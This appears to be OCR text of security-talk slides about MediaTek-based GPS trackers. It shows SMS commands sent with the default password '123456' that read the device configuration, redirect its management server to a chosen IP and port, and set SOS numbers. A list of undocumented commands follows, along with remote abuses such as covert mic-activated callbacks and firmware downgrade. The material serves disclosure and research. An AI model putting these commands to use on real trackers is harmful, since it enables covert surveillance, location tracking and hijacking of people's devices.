
- **Semiconductor company based out of Hsinchu, Taiwan**
- **1.5 billion devices per annum (tv's, smart watches, mobile phones, tracking devices etc)**
- **Tech is in everything including Google, Sony and Amazon**
- **Created the first 5-in-1 chip**
- **Hates documentation**

Mediatek


Product Specification
Technology Gu
Technical support
File size:1 KB
Delivery time:1970-01-01
The uploader:3G-ELEC
Applicable models:
Download
1zip
Search
Name
Date Modified
Size
Kind
1.zip
Today at 10:15
235 bytes
新建文本文档.txt
21 Jan 2016 at 11:00
7 bytes
新建文本文档.txt
Open with TextEdit
fadfad


ip:!
28.1
32.
7,por
t:8

Nope



Nope


Nope


Nope


Nope

Figure 1. Typical application of MT6261D

What’s inside








pw,123456,imsi#

imsi:965507191511458 5.

pw,123456,imsi,965507191511458 6#

imsi:965507191511458 5.



SMS driven commands

- pw - password
- ip - ip address of server
- sos1, sos2, sos3 - SoS numbers
- phb - phonebook
- call - call outgoing number

pw,[redacted],ts#

ver:G36S_0.96_SHU_V1.1_2018.06.15_
10.27.28;
ID:2802462868;
imei:869128024628
ZCM:928102946258
ip_url:52.28.132.157;
port:8001;
center:;
slave:;
sos1:;
sos2:;
sos3:;
upload:60S;
bat level:94;
language:0;
zone:0.00;
GPS:NO(0);
GPRS:OK(100);

pw,[redacted]ip,1.2.3.4,31337#

[surl,1.2.3.4,port,31337#] ok!

pw

ver:G36S_0.96_SHU_V1.1_2018.06.15_
10.27.28;
ID:2802462868;
imei:869128024628686;
ZCM:928102946258681;
ip_url:1.2.3.4;
port:31337;
center:;
slave:;
sos1:;
sos2:;
sos3:;
upload:60S;
bat level:94;
language:0;
zone:0.00;
GPS:NO(0);
GPRS:OK(100);

[surl,1.2.3.4,port,313

pw[redacted]sos,1234567#

[sos,1234567,稞閻稞閻稞閻稞閻稞閻稞閻稞閻稞閻稞溼,,稞閻稞閻稞閻稞閻稞閻稞閻稞閻稞閻稞溼,#] ok!


pw[redacted]ts#

ver:G36S_0.96_SHU_V1.1_2018.06.15_
10.27.28;
ID:2802462868;
imei:869128024628686;
ZCM:928102946258681;
ip_url:1.2.3.4;
port:31337;
center:;
slave:;
sos1:1234567;
sos2:;
sos3:;
upload:60S;
bat level:93;
language:0;
zone:0.00;
GPS:NO(0);
GPRS:NO(100);

SMS driven commands


tkq	gpssd	where	remove	upload	sensor	gsmant	phb
al	sjtcconnect	dw	removesms	verno	pedo	gpsant	phb2
factory	getstep	ts	kpe	imei	bt	displaytime	longpresstime
reset	time	imsi	spof	pw	btname	debugclose	wifipd
lz	date	monitor	remind	center	worktime	fence	wifipu
ip	sup1	smsonoff	moveval	slave	work	gsensor	wificheck
ntpservers	sup2	upgrade	fixtype	sos	sleeptime	lowbat	wifitest
agpsservers	calltest	apn	flower	sos1	walktime	sossms	wifireset
ntpservers2	smstest	any	whitelist1	sos2	silencetime	call	wifimodecheck
agpsservers2	gpstest	debug	whitelist2	sos3	Smscenter	rad	wifimodeset
rgupdate	wifirecoveryfactor	url	agps	cr	wifiautosetip		


Cool stuff you can do (remotely)

- Change your IMEI
- Get device to call you and activate mic
- Force auto answer on device
- Factory reset/Remote reboot the device
- Change management server 
- OTA upgrade (downgrade) of firmware 

Sooo can we?

